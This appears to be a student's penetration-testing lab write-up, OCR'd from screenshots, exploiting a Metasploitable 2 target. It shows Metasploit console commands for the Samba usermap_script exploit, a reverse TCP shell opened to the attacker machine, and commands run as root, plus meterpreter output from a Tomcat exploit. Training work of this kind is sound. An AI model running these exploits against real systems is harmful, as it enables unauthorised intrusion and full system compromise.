
Host 127.0.0.1

Port 55553

User msf

Pass ****

Got the following error because kali linux hates me



Could not connect to database.


Kali Linux users, try:

service postgresql start

Connection to localhost:5432 refused. Check that the hostname and port are correct and that the postmaster is accepting TCP/IP connections.

Basically, I would have exploited the vsftpd vulnerability using Armitage. If successful, I’d gain shell access to the compromised system and can execute commands similar to what I just did through the tomcat mgr deploy exploit.


If I ran the getuid, pwd and ifconfig commands I would have got something similar to this




```
meterpreter > getuid
Server username: tomcat55
meterpreter > pwd
/etc/init.d
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 172.17.0.2
IPv4 Netmask : 255.255.0.0
```

Task03:


I decided to use the usermap_script exploit against Metasploitable 2.




```
msf6 exploit(unix/misc/distcc_exec) > search usermap

Matching Modules
================

   #  Name                                 Disclosure Date
   -  ----                                 ---------------
   0  exploit/multi/samba/usermap_script  2007-05-14
```



```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/
                                     docs/using-metasploit/basics/using-metasploit.html
  RPORT   139              yes       The target port (TCP)
```




```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
```




```
[*] Started reverse TCP handler on 192.168.92.132:4444
[*] Command shell session 2 opened (192.168.92.132:4444 -> 172.17.0.2:38580) at 2024-03-10
13:08:37 -0400
```

Session was created and I can run commands



```
pwd
/
```



```
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4539 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2927 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:542199 (529.4 KB)  TX bytes:906064 (884.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:178 errors:0 dropped:0 overruns:0 frame:0
          TX packets:178 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:88465 (86.3 KB)  TX bytes:88465 (86.3 KB)

whoami
root
```